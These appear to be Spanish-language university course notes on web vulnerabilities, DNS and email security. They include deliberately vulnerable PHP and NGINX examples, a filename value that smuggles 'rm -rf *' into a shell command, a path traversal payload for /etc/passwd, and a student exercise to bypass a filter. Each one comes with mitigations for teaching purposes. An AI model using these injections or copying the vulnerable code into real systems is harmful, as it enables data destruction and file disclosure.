Existen muchos reportes de actores de amenaza buscando activamente buckets públicos en distintas nubes conocidas (AWS, Azure, Google, DigitalOcean, etc), los cuales les permiten obtener archivos sensibles de usuarios, respaldos, y en algunos casos incluso credenciales.
🐞 Ejecución Remota de Código con archivos subidos#
Supongamos que la ruta https://hackerlab.cl/subir-archivo.php recibe archivos y los coloca en una carpeta /upload/, accesible públicamente en https://hackerlab.cl/upload/.
Supongamos también que el servidor web está configurado de la siguiente forma:
location ~ \.php { // Si el archivo contiene .php
    try_files $uri =404;
    include snippets/fastcgi-php.conf;
    fastcgi_pass unix:/var/run/php5-fpm.sock; // se intenta ejecutar como un archivo PHP
    include fastcgi_params;
}
El equipo de desarrollo, para evitar que las personas suban archivos .php, revisa en el código que el nombre del archivo no termine en .php:
...
if (is_uploaded_file($_FILES['archivo']['tmp_name'])) {
   if (str_ends_with($_FILES['archivo']['name'], ".php")) {
        echo "Posible subida de archivo malicioso\n";
        die();
   }
   $uploads_dir = '/upload';
    foreach ($_FILES["archivo"]["error"] as $key => $error) {
        if ($error == UPLOAD_ERR_OK) {
            $tmp_name = $_FILES["archivo"]["tmp_name"][$key];
            $name = basename($_FILES["archivo"]["name"][$key]); // Para evitar ataques de tipo path traversal
            move_uploaded_file($tmp_name, "$uploads_dir/$name");
        }
    }
}
?>
...
Como la regla de NGINX está mal configurada, un archivo de nombre hola.php.xyz será interpretado como código ejecutable, lo que permitirá a un atacante ejecutar cualquier tipo de código. A la posibilidad de ejecutar código en una aplicación en otro servidor se le denomina RCE o Remote Code Execution, y en este caso estaría habilitada por la subida de un archivo que el servidor interpreta como ejecutable.
La mitigación a este tipo de problemas es limitar explícitamente en qué carpetas pueden ubicarse archivos ejecutables, y evitar que el proceso que sube archivos pueda escribir en esas carpetas (por ejemplo, abusando una vulnerabilidad de tipo path traversal).
Los atacantes suelen subir webshells a servidores con esta vulnerabilidad, para facilitarles la exploración y descarga posterior de archivos, configuraciones y secretos.
Otras vulnerabilidades y debilidades#
A continuación se describen brevemente otras vulnerabilidades típicas de aplicaciones web.
🐞 Otros tipos de ejecución remota de código#
Una ejecución remota de código también puede darse a partir de código que recibe datos del usuario y los usa dentro de una llamada al sistema que ejecuta comandos internos. Por ejemplo:
...
<?php
$file=$_GET['filename'];
system("touch $file");
?>
...
¿Qué pasa si un atacante sube un archivo de nombre
archivo.txt; rm -rf *?
El comando final sería:
system("touch archivo.txt; rm -rf *"); // crearía el archivo.txt pero luego borraría todos los archivos en la carpeta.
Lo indicado en el tip anterior muestra una situación muy parecida a las inyecciones SQL. Las razones son las mismas (no se separa claramente el dato del comando), y las mitigaciones similares: usar APIs de alto nivel en los frameworks o lenguajes de programación, las cuales sanean este tipo de problemas.
Los atacantes pueden usar vulnerabilidades de ejecución remota de código para obtener acceso de consola con reverse shells. Este sitio muestra como generar payloads de reverse shells para distintos lenguajes de programación y sistemas operativos en los cuales pueda ejecutarse código de forma remota.
🐞 Path traversal e inclusión de archivos local o remota#
Dentro de la familia de las inyecciones, si el campo a inyectar corresponde a una ruta interna en el sistema, muchas veces es posible concatenar rutas especiales que permiten moverse hacia arriba en el árbol de archivos.
Supongamos que la ruta hackerlab.cl?ver_pagina=index.php carga la página de la siguiente forma:
$base = '/var/www/html/';
$archivo = $base . $_GET['ver_pagina']; // Concatenamos la base
readfile($archivo);
¿Qué pasa si un atacante visita
https://hackerlab.cl/?ver_pagina=../../../../../etc/passwd?
El archivo que se leerá será /var/www/html/../../../../../../../../../
Supongamos ahora que se aplica el siguiente parche a la función anterior
$base = '/var/www/html/';
$archivo = $base . $_GET['ver_pagina']; // Concatenamos la base
$archivo = preg_replace('../', '', $archivo); // Reemplazamos todas las apariciones de ../ por una cadena vacía
readfile($archivo);
Lo anterior no es suficiente para evitar un ataque de tipo path traversal. Propón un payload que se salte la mitigación.
En ambos casos, con el payload indicado, la página mostrará el archivo /etc/passwd (si los permisos del usuario del servidor web lo permiten, claro).
Cuando el archivo cargado está en el mismo servidor atacado, el efecto de path traversal se denomina local file inclusion o LFI. Si es posible consultar archivos de otros servidores (peor aún, de otros servidores en la red interna a la que pertenece el servidor víctima), el efecto se denomina remote file inclusion o RFI.
La mitigación a este problema es una verificación permanente de que los archivos revisados estén dentro de cierto scope, usar valores predefinidos y limitados a una allowlist en vez de rutas específicas, o usar chroot en servidores linux.
Puedes leer más sobre esta vulnerabilidad en OWASP.
🐞 Server-Side Template Injection (SSTI)#
Otro caso particular de inyecciones en el que el contenido ingresado por el atacante puede ser interpretado como una plantilla interpolable. Se parece mucho a las vulnerabilidades de format string vistas en bajo nivel, pero dirigidas a frameworks de templating como Jinja y EJS.
🐞 Insecure Direct Object References (IDORs)#
Esto es similar a la enumeración de archivos mencionada más arriba, pero en aplicaciones web dinámicas.
Si una aplicación no valida los permisos de los recursos a los cuales acceden los usuarios (más allá de la autenticación, estamos hablando de autorización: que un usuario tenga la capacidad de acceder o modificar un recurso específico), y las URL de los recursos son predecibles (incrementales o siguen un patrón adivinable), un atacante podría enumerar todos los posibles recursos disponibles
Por ejemplo, si en la ruta de la aplicación hackerlab.cl/tickets/12345 un usuario puede ver datos sensibles de un ticket generado por él o ella, éste podría intentar con las rutas hackerlab.cl/tickets/12344 y hackerlab.cl/tickets/12346 y ver los mismos datos de otras solicitudes (que podrían ser de otras personas).
La mejor mitigación es asegurarse de revisar los permisos de acceso a los distintos recursos de forma general y continua en cualquier llamada de código que los consulte. Sin embargo, una mitigación razonable en algunos contextos (en especial si es necesario que las rutas sean públicas para usuarios invitados) es definir IDs completamente aleatorios en espacios muy grandes (como los UUIDs definidos en el RFC 9562).
🐞 Validaciones solo en el código de cliente#
Si solo el front de una aplicación web revisara que un campo de texto no contuviese algún código de inyección. Un atacante puede modificar el contenido del front para que esta validación no se realizase.
Por lo anterior, todas las validaciones de seguridad de una aplicación web deben hacerse en el servidor (donde el atacante no puede modificar el comportamiento sin encontrar una vulnerabilidad importante). Es importante recordar que hacerlas en el cliente es una funcionalidad que solamente mejora la usabilidad de la aplicación y no entrega seguridad.
🐞 Ataques de Cadena de suministro#
Como ya vimos anteriormente, las dependencias de una aplicación web pueden ser vulneradas por actores de amenaza, lo que les permitiría acceder a la infraestructura del software que depende críticamente del vulnerado.
Algo así pasó hace muy poco, con la aplicación web LiteLLM, la cual fue vulnerada por actores de amenaza que vulneraron previamente una dependencia de CI de ella (Trivy, un sistema para validar si los contenedores de Docker de una aplicación están actualizados). El grupo de amenazas TeamPCP ingresó primero a la infraestructura de Trivy y con ello logró obtener las variables del entorno de CI/CD de LiteLLM, generando dos versiones maliciosas que estuvieron disponibles en el gestor de paquetes PyPi por varias horas. En este enlace pueden ver las organizaciones que terminaron afectadas por este ataque.
Veremos esto con más detalle en Seguridad de Software.
🐞 Malvertising#
Dentro del contenido inyectable en sitios web no controlado completamente por el desarrollador están los ads de proveedores externos.
Las plataformas de publicidad en Internet venden en tiempo real todos los espacios disponibles en los sitios que las utilizan, lo que permite a casi cualquiera comprarlos (en el caso de actores de amenaza, casi seguramente con tarjetas de crédito robadas) y mostrar contenido arbitrario en estos sitios.
Si bien este contenido no es malicioso solo por ser observado, sí podría mostrar información que engañe al usuario, quien puede no darse cuenta que el contenido corresponde a publicidad y no a un mensaje incrustado directamente y conscientemente por el equipo que mantiene el sitio.
Existe evidencia de incidentes de ciberseguridad en Chile ocasionados inicialmente porque un actor de amenaza logró mostrar publicidad maliciosa a sus víctimas, la que los invitaba a instalar una extensión o programa particular que contenía código malicioso.
La mitigación para los equipos de desarrollo es, cuando sea posible, evitar incrustar publicidad de fuentes no reconocidas por el administrador de la página. Para los usuarios, la mejor mitigación para evitar ser afectado es usar herramientas de bloqueo de publicidad.
Esta medida puede sonar polémica desde el punto de vista de financiamiento de los sitios, pero es una recomendación activa de agencias estatales como el FBI en Estados Unidos.
🐞 Exposición insegura de infraestructura#
Otra debilidad común en despliegues de aplicaciones web tiene que ver con la exposición de servicios usados por aplicaciones web que no deben estar expuestos. En algunos casos, quienes mantienen las aplicaciones exponen las bases de datos a Internet, permitiendo a cualquier persona (intentar) conectarse a ellas solo conociendo su IP.
Es súper común que muchos actores de amenaza estén buscando activamente servicios expuestos a Internet con credenciales por defecto o desactualizados y con vulnerabilidades fácilmente explotables. Esto les permite acceder de forma automática y ejecutar código remotamente o borrar los datos y pedir dinero para su rescate (Ransomware).
Este es un ejemplo de ransomware automático que suele afectar a bases de datos postgres con credenciales por defecto.
Problemas de exfiltración, secuestro o eliminación de datos también se han visto ocurrir con MongoDB, ElasticSearch, Redis (en este caso por una vulnerabilidad tipo RCE sin autenticación), entre otros.
🐞 Bonus: GraphQL mal protegido#
Esta vulnerabilidad está un poco relacionada con exposición insegura de infraestructura e inyección de comandos, pero tiene más que ver con un problema de configuración y de permisos debido a una mala comprensión de la tecnología subyacente.
GraphQL es un lenguaje de consulta y una implementación de servidor muy popular hace casi una década, que permitía a desarrolladores hacer consultas en un lenguaje parecido a SQL directo hacia una API en una aplicación de tipo SPA. Esto hace muy fácil el desarrollo de un backend solo conectando una librería GraphQL a un conjunto de modelos y bases de datos correspondientes.
El problema es que GraphQL es sumamente expresivo. Es casi como si la API fueran solo consultas SQL al servidor, y no muchas veces se configuran de forma correcta los permisos para leer o escribir datos. Esto permite a un atacante consultar registros de otros usuarios, ya sea quitando filtros a la consulta (por ejemplo, el filtro que determina el ID del usuario owner de los recursos) o accediendo a recursos en la base de datos que el frontend no usa directamente pero que GraphQL igual disponibiliza.
La mitigación en este caso es configurar de forma correcta los permisos de GraphQL, permitiendo la realización de solo las acciones mínimas necesarias (con los campos mínimos necesarios) a solo los usuarios autorizados para ello.
Mitigaciones generales#
A continuación se menciona un resumen de las mitigaciones ya descritas, las cuales de ser consideradas en su conjunto disminuyen de manera importante el riesgo de sufrir las vulnerabilidades revisadas en el curso.
- Usar ORMs y funciones de frameworks reconocidas y actualizadas: Para evitar ataques de inyección de código.
- Sanitizar entradas en el backend y en el frontend: para dificultar la inyección de código o templates.
- Usar WAF de confianza: para detectar payloads de algunas de las vulnerabilidades mencionadas y bloquearlos antes de que sean aceptados por las aplicaciones potencialmente vulnerables.
- Usar prepared statements al trabajar con bases de datos y APIs de alto nivel al ejecutar acciones de sistema operativo: Nunca concatenar instrucciones con datos ingresados por usuarios sin una validación previa, ojalá realizada por una librería profesional.
- No exponer infraestructura que no necesita ser expuesta: Para evitar el abuso de vulnerabilidades en sistemas no actualizados.
- Usar bloqueadores de anuncios: Para evitar como usuario ser víctima de campañas de malvertising.
Al WAF de CloudFlare no le gusta que una request HTTP incluya el string
/etc/passwd🫢.
Recomendamos revisar continuamente recursos como OWASP Top 10, que muestra las vulnerabilidades web más comunes y cómo parcharlas o evitarlas.
Sistema de Nombres de Dominio#
En esta sección veremos los conceptos esenciales relacionados con nombres de dominio y los servidores que soportan el sistema que nos permiten hablar de las vulnerabilidades más comunes que se aprovechan de malas configuraciones o debilidades del protocolo.
Cuando hay problemas de red, casi siempre es DNS:
DNS es un sistema jerárquico, como un árbol.Cada nodo es considerado una zona de autoridad para él y sus nodos hoja. La siguiente imagen muestracómo las zonas se relacionan entre sí, y cómo ocurre la delegación de zonas
- La zona raíz (.) es manejada por IANA. Está compuesta de 13 servidores, nombrados por las letras A a la M. Sus IP están hardcodeadas en los resolver recursivos (servicio web que contesta consultas DNS). Estos servidores tienen, asímismo, configuradas las IP autoritativas de cada dominio existente.
- Cada dominio (TLD) posee sus propios servidores, y así mismo, sus propias reglas para delegar dominios de nivel secundario (SLDs).
- En algunas zonas (.cl) es posible registrar dominios en el SLD. En otras (_.name hasta 2026, .ar hace unos años) solo en un tercer nivel.
Delegar una subzona significa que todo dominio dentro de ella es definido autoritativamente por otro servidor DNS. Esto ocurre naturalmente con los TLD: Se delega la zona del dominio comprado a las IP que define quien lo compra.
Tipos de Nombres de Dominio#
La cantidad de nombres de dominio de primer nivel (TLDs) es muy grande, pero finita. Puedes encontrar todos los nombres de dominio en DNS acá.
Hay 3 tipos de nombres de dominio
- gTLDs: TLD de tipo genérico, no asociados a países, creados primero junto con los ccTLDs. Considera .com, .net, .org, .biz, .info, .name y .pro. A veces incluye también a los new gTLDs.
- New gTLDs: Dominios creados desde el 2012
- sTLD: TLD auspiciados. Representan un tipo de comunidad, la que puede acceder al dominio. Ejemplos: .aero (transporte aereo), .asia (asia), .coop (cooperativas), .edu (instituciones educacionales estadounidenses), .gov (gobierno estadounidense), .int (organizaciones basadas en tratados internacionales), .jobs (trabajo y recursos humanos), .mil (ejército estadounidense), ,post (servicios postales), .cat (comunidad cultural catalana), .mobi (productos móviles), .museum (museos), .tel (datos de contacto), .travel (viajes), .xxx (sitios pornográficos).
- ccTLDs: 255 dominios de dos letras basados en los códigos ISO-3166-1 alpha-2 para los países. Ejemplos: .cl (Chile), .us (EEUU), .co (Colombia), .ai (Anguila), .tv (Tuvalu), .to (Tonga), .io (Territorio Británico del Océano Índico).
- Internationalized ccTLDs: Dominios que usan sus caracteres originales (no ASCII). Ejemplos: .الجزائر (Algeria), .ευ (Grecia), .中國 (China).
- Testing TLD: Dominios reservados. Está garantizado que nunca se agregarán como dominios reales, por lo que se pueden usar en entornos de prueba o internos. .test, .example, .invalid, .localhost, y 11 dominios internacionalizados.
¿Qué vive en un dominio?#
En un dominio uno puede guardar información de muchos tipos. Cada tipo se conoce como Resource Record o RR.
Algunos tipos de RR:
A: o IPv4 asociadas a un FQDN.AAAA: o IPv6 asociadas a un FQDN.MX: o dominio o IP usadas en un FQDN para servicios de correo electrónico. Aparte del valor, contiene unCNAME: o dominio original al que debe apuntar el FQDN que contiene este RR.TXT: o datos de texto asociados al FQDN. Se usa para otros subprotocolos, como los que veremos en e-mail.
Resolución de nombres de dominio#
Esta imagen muestra cómo funciona la resolución de nombres de dominio.

Cuando queremos saber a qué IP apunta www.wikipedia.org (es decir, consultamos por los RR de tipo A asociados al dominio www.wikipedia.org), la consulta recursiva sigue este orden:
- Se consulta a zona raíz una de las IP que está a cargo de
.org-> La IP204.74.112.1en este ejemplo. - Se consulta a algún servidor a cargo de
.orgquién está a cargo dewikipedia.org-> La IP207.142.131.234en este ejemplo. - Se consulta a algún servidor a cargo de
wikipedia.orgla IP asociada al dominiowww.wikipedia.org.
En la práctica, si el dominio ya había sido resuelto hace poco (un tiempo menor al TTL (Time to Live) del RR), se devuelve directamente el último valor consultado.
¿Qué evita que un resolver DNS conteste haciéndose pasar por una zona autoritativa? ¿O que conteste una IP distinta a la IP que realmente está a cargo de una parte del FQDN (Fully Qualified Domain Name)?
Vulnerabilidades y debilidades comunes#
Mencionaremos algunos problemas de seguridad relacionados con los nombres de dominio.
En su uso#
Cybersquatting, homoglifos y dominios fraudulentos#
NIC Chile (Centro de nuestra Universidad que administra la zona .cl) publica automáticamente y casi en tiempo real una lista de los dominios nuevos inscritos.
Algo curioso que ocurre cada cierto tiempo es que personas compran dominios como multipuertosaggob.cl o slepchiloegob.cl, que se parecen mucho a sitios con login que sí existen, como https://multipuerto.sag.gob.cl y https://slepchiloe.gob.cl .
Generalmente los compran personas con nombres extraños, desde agentes registradores fuera de Chile:
El caso de multipuertosaggob.cl es interesante, porque tiene un formulario de login. Perfectamente podría ser usado por un actor de amenaza para una futura campaña de phishing. A esto se le denomina Cybersquatting y hay de muchos tipos:
- con caracteres homoglifos: En los TLD que aceptan caracteres internacionalizados, a veces se pueden crear dominios que visualmente se ven muy parecidos a los reales. En
.cl, esto se podría hacer solo con vocales con tilde, eñe o combinaciones de letras visualmente parecidas (1vslvsI,rnvsmpor ejemplo).uchiIe.clpodría confundirse, con la tipografía adecuada. Acá hay un generador de homoglifos. - cambiando o agregando letras: no se nota a simple vista que
uchlie.clno esuchile.cl. Esto puede ser usado por actores de amenaza para compra - usando subdominios:
uchile.cl.login.malicioso.cles un subdominio válido y creable por la persona que administra la zonamalicioso.cl. - usando cualquier dominio:
https://malicioso.cl/uchile.cl/loginigual podría engañar a algunas personas.
También hay personas que compran dominios parecidos no para ejecutar fraude directamente, sino que para venderlos en el futuro a un precio mayor 😠.
¿Cómo sé cuál es el dominio real de…
- … un supermercado?
- … un Organismo de Administración del Estado?
- … un banco?
En su configuración#
Las siguientes son problemáticas asociadas a la configuración de los dominios:
Dominios a IPs olvidadas y dominios olvidadoes#
Para poder usar un dominio, necesitas un servidor DNS autoritativo que lo maneje, y apuntar a las IP de ese servidor en la configuración del Agente Registrador donde se compró el dominio. Esto permite delegar la zona completa.
Sin embargo, ¿qué pasa si alguien apunta un (generalmente sub) dominio de una zona con alta reputación en buscadores a una IP que ya no se usa y un atacante se da cuenta? Puede intentar crear un servidor con el proveedor de hosting que maneja esa IP y conseguir su asignación, lo que le permitirá contar con un sitio difícilmente bloqueable.
Lo anterior es un riesgo para dominios de instituciones confiables (bancos, servicios gubernamentales, universidades), que hace necesario una revisión periódica de los subdominios en una zona, limpiando aquellos que ya no se usan.
¿Qué puede pasar si olvido renovar mi dominio? ¿Cuál es el mayor impacto que eso puede generar?
¿Y qué puede pasar si enlazo al dominio de otra persona en mi sitio, pero esa otra persona lo olvida?
Dominios wildcard#
Uno puede configurar el subdominio *.malicioso.cl para que apunte (vía RR de tipo A) a una IP específica (1.2.3.4).
Esto significa que todo posible subdominio de malicioso.cl apuntará a esa IP. Por ejemplo: hola.malicioso.cl, estedominiotambienexiste.malicioso.cl, nosoy.malicioso.cl.
Si bien hay casos de uso que justifican delegaciones de tipo wildcard, se recomienda evitarla para dificultar a los atacantes la creación de subdominios aleatorios en caso de afectación del servidor a la que su IP apuntan todos los dominios.
En la infraestructura#
DNS es un protocolo en texto plano, no autenticado ni cifrado. Esto genera algunos problemas en su uso:
- Información en texto plano: Las preguntas y respuestas a resolvers DNS tradicionales llegan y vuelven en texto plano. Un atacante con control de la red siempre podrá verlas
- Información no siempre autenticable: ¿Cómo sé que la respuseta que me llegó del resolver es real? Con la versión básica de DNS es imposible.
- Atacante con control de red puede hacer muchas cosas: Un atacante con el control de la red o del servidor DNS de una víctima podría hacer muchas cosas. Algunos ejemplos:
- Cache Poisoning: DNS funciona por UDP, lo que significa que no lleva persistencia de conexiones. La primera respuesta con la IP de origen correcta y otros parámetros bien configurados será la que el resolver asuma como real, guardándola en cache. Si un atacante logra enviar a un resolver una respuesta haciéndose pasar por el autoritativo al que consultó y ésta llega antes que la real, el valor ingresado por el atacante puede quedar en caché por mucho tiempo.
- Person in the Middle: Quien tenga control del canal de comunicación podrá ver todas las consultas DNS realizadas. De hecho, algunos Firewall usan DNS para monitorear la seguridad de los sitios visitados. Asímismo, podrá evitar que ciertas consultas lleguen a destino, o podrá responder ciertas consultas con otras IP arbitrarias.
¿Qué más podría hacer un atacante con control completo de la red sobre el dominio de una víctima?
Mitigaciones#
Las siguientes son algunas mitigaciones no tan masivamente adoptadas que ayudan a mitigar muchos de los problemas de DNS ya mencionados
- DNSSEC: Definido de forma agrupada en el RFC9364, es un conjunto de extensiones a DNS (con RRs especiales y nuevos) que permite establecer una cadena de confianza en las respuestas recibidas. Esto se logra hardcodeando las llaves de las zonas raíz y validando, paso a paso, la delegación declarada a partir de firmas desde la zona raíz hasta el dominio consultado. Algunos bancos e instituciones críticas lo usan, pero su aplicación no está masificada. DNSSEC no entrega confidencialidad
- DNS over HTTPS: Corresponde a la resolución DNS a partir de una api web vía HTTPS. Esto entrega confidencialidad en la respuesta (solo emisor y receptor saben qué dominio se resolvió). Por eso, algunos firewall intentan bloquear los resolver DNS over HTTPS más conocidos.
Según lo explicado, ¿DNS over HTTPS puede preservar integridad de la respuesta? ¿y de la cadena de confianza?
Correo Electrónico#
El correo electrónico o e-mail, por muy antiguo y asíncrono que pueda parecer frente a la rapidez de la mensajería instantánea, sigue siendo un componente fundamental y oficial de comunicación, al menos en entornos universitarios y laborales (en especial al relacionarse con otras instituciones).
También se usa un montón como canal alternativo para el envío de desafíos de seguridad, e incluso como canal de publicidad incómoda y nod deseada a las personas solo porque compraron una vez en una tienda algo muy particular 🫠
Gran parte de lo visto acá viene del RFC 5322.
Estructura de una dirección de correo electrónico#
Una dirección de correo electrónico tiene el formato nombrecasilla@proveedor.tld, donde nombrecasilla es un nombre único dentro de un proveedor específico y proveedor.tld es el dominio que posee los RRs de infraestructura necesaria para el servicio de correo electrónico.
Para que un dominio pueda recibir correos electrónicos, es necesario configurar RRs de tipo MX (Mail eXchange). Estos RR poseen los siguientes campos:
- TTL o Time to Live: Tiempo que el RR puede pasar en la caché de un resolver
- Dominio: Dominio que al resolverse se obtiene la IP del servidor de correo
- Prioridad: Mientras más bajo, más prioritario. Permite definir orden de prueba cuando se configuran servidores de fallback, en caso de que los de prioridad más alta no funcionen.
La recomendación es tener siempre al menos dos RRs de tipo MX.
Si no se configuran estos RR, el mail server intentará enviar el correo al RR a de la dirección respectiva.
Estructura de un correo electrónico#
El mensaje que contiene un correo electrónico enviado a un servidor de intercambio de correos tiene una estructura similar al mensaje HTTP que vimos en web.
Delivered-To: ekrell@usach.cl
Received: from mailserver.usach.cl ([1.2.3.4])
Received: from dichato.dcc.uchile.cl (4.3.2.1)
	by anakena.dcc.uchile.cl with ESMTPS id 46aa879b907df2fe;
	Sun, 27 Sep 1985 14:17:54 +0000
X-Spam-Score: -4.55
Authentication-Results: mail.dcc.uchile.cl;
	dkim=pass header.d=uchile.cl ...
	dkim=pass header.d=dcc.uchile.cl ...
	spf=pass...
	dmarc=pass...
DKIM-Signature: v=1; a=rsa-sha256; q=dns/txt; c=relaxed/simple;
	s=3orsn2wzjgkygdmtoocu6a37adhg4g66; d=uchile.cl; t=1790518672;
	h=List-Unsubscribe:List-Unsubscribe-Post:From:To:Reply-To:Subject:Message-ID:Content-Transfer-Encoding:Date:MIME-Version:Content-Type;
	bh=...
DKIM-Signature: v=1; a=rsa-sha256; q=dns/txt; c=relaxed/simple;
	s=224i4yxa5dv7c2xz3womw6peuasteono; d=dcc.uchile.cl; t=1790518672;
	h=List-Unsubscribe:List-Unsubscribe-Post:From:To:Reply-To:Subject:Message-ID:Content-Transfer-Encoding:Date:MIME-Version:Content-Type:Feedback-ID;
	bh=...
From: José Miguel Piquer <jopiquer@dcc.uchile.cl>
To: Edgardo Krell <ekrell@uchile.cl>
Subject: Hola mundo
Message-ID: <010001a0e33abd23-c3349ca6-f55d-4a23-b74a-9d7df795e258-000000@email.dcc.uchile.cl>
Date: Sun, 27 Sep 1985 14:17:52 +0000
MIME-Version: 1.0
Content-Type: text/html; charset=utf-8

Si este mail te llega, abramos una botella de champana.- Cabeceras comunes: Parten el mensaje. Contienen campos como
From,To,Subject,Date,Content-Typeque son autoexplicables (De, para, asunto, fecha de envío y tipo de contenido).Content-Typesirve para enviar mensajes con alternativas de visibilidad: texto plano y HTML por ejemplo. - Cabeceras de seguridad: (
DKIM-Signature,Authentication-Results) Las veremos con más detalle más adelante, pero son validaciones que facilitan determinar si un correo es legítimo o no. - Cabeceras que parten con X: (
X-Spam-Score) Son usadas por algún MX o servidor de recepción de correos como tags internos que facilitan el seguimiento del mismo o su clasificación. En cierto sentido, funcionan como los timbres y stickers que van fuera de la caja o sobre y que cada punto que recibe el paquete utiliza para sus propios procesos. - Cuerpo del correo: Después de un salto de línea.
¿Sabías que la cabecera
Fromdebe ser validada por el servidor de origen para evitar que un correo sea enviado a nombre de otra persona? Que llegue un correo con tu propio nombre de remitente que no fue mandado por ti no significa, necesariamente, que tu cuenta fue vulnerada (pero sí puede significar que tu servidor de correo está mal configurado).
¿Cómo viaja un correo electrónico?#
La imagen del usuario Yzmo de Wikimedia Commons muestra los componentes que permiten que Alicia envíe un correo electrónico a Roberto:
